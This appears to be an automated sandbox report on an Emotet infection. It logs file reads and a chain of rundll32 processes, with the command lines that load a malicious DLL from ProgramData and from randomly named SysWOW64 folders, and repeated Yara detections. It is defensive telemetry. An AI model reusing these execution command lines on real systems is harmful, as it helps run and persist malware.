C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEECCA69DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEECCA69DF	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2396**, Parent PID: **1944**

General

Target ID:	8
Start time:	21:21:32
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0x49ef0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **772**, Parent PID: **2396**

General

Target ID:	9
Start time:	21:21:32
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll AADD
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.445805680.0000000000251000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.445776275.00000000001F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.445918549.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2992**, Parent PID: **772**

General

Target ID:	10
Start time:	21:21:35
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492601102.0000000000461000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492742281.0000000000970000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492939920.0000000002F61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492801629.0000000000B10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492763687.00000000009A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492556885.0000000000371000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492993805.0000000003081000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492430821.0000000000240000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492575732.00000000003A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.493039467.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492634623.00000000004E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492653035.0000000000511000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492898752.00000000029A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492968280.0000000003010000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.492877344.0000000002971000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2064**, Parent PID: **2992**

General

Target ID:	11
Start time:	21:21:54
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Zefya\nybbbfj.sgf",zLEpZ
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.496024597.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.495195659.0000000000241000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.495115795.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1592**, Parent PID: **2064**

General

Target ID:	12
Start time:	21:21:59
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Zefya\nybbbfj.sgf",DllRegisterServer
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537061746.0000000002831000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536803670.0000000000351000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537034572.00000000027A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537177855.0000000002E30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536708009.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536836786.0000000000520000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536761092.00000000002D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537279993.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536927980.0000000002151000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536986069.0000000002261000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536967344.0000000002230000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537148485.0000000002D81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537237780.0000000002FF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.536787438.0000000000320000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.537098802.00000000028E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **944**, Parent PID: **1592**

General

Target ID:	13
Start time:	21:22:15
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wwjqkvceadqbdjp\jzkitex.drd",DvusKnlRvE
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.540212353.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.539580563.0000000000281000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000D.00000002.539409355.00000000000F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **292**, Parent PID: **944**

General

Target ID:	15
Start time:	21:22:19
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Wwjqkvceadqbdjp\jzkitex.drd",DllRegisterServer
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576653540.0000000000390000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577110015.0000000002DC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577244954.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576888194.0000000000A70000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577087851.0000000002D90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576691137.00000000003E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577039067.0000000002611000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576994956.0000000002520000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576833262.00000000008C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577191264.0000000003140000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576449395.0000000000210000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576946958.0000000000C51000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576607361.0000000000311000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.576860831.00000000008F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.577214555.0000000003171000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1188**, Parent PID: **292**

General

Target ID:	16
Start time:	21:22:34
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xtqzugyhdvvax\ifxy.nbi",ULuJOPPBfclLAtS
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.579636109.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.580171207.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.579865047.00000000002D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2672**, Parent PID: **1188**

General

Target ID:	17
Start time:	21:22:38
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Xtqzugyhdvvax\ifxy.nbi",DllRegisterServer
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622857750.0000000002CC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622387369.0000000000510000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622828914.0000000002C90000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.623018453.00000000030C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.623060757.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622943286.0000000002DF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622728812.0000000000B51000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622259827.0000000000260000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622336772.00000000003D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622887543.0000000002D20000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622695663.0000000000AC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622620372.0000000000A01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622178465.0000000000160000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622201770.0000000000191000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.622232992.00000000001F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2980**, Parent PID: **2672**

General

Target ID:	18
Start time:	21:22:54
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jgryagnlwd\cnso.vdd",fTwMfsDu
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.624483033.00000000000F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.625391904.0000000010001000.00000020.00000001.01000000.0000000F.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000012.00000002.624624137.00000000001A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **3048**, Parent PID: **2980**

General

Target ID:	19
Start time:	21:22:59
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jgryagnlwd\cnso.vdd",DllRegisterServer
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669986563.00000000026E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.670479055.0000000002760000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.671162571.0000000002E01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669371583.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.670922847.00000000027C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669408856.0000000000271000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669665448.00000000000BA1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.670955795.0000000002841000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.671045532.0000000002D30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.670983019.0000000002870000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669801409.0000000002240000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.669457986.0000000000500000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.671246977.0000000010001000.00000020.00000001.01000000.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.671006733.00000000028A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.670900460.0000000002791000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **836**, Parent PID: **3048**

General	
Target ID:	20
Start time:	21:23:15
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\lclyvfrvkfq\cpbsu.fzk",QAFiBTE
Imagebase:	0xe0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **2712**, Parent PID: **836**

General	
Target ID:	21
Start time:	21:23:21
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\lclyvfrvkfq\cpbsu.fzk",DllRegisterServer
Imagebase:	
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000015.00000002.671485479.00000000000F0000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000015.00000002.671569686.0000000000241000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000015.00000002.679907402.0000000010001000.00000020.00000001.01000000.00000011.sdmp, Author: Joe Security

Disassembly

No disassembly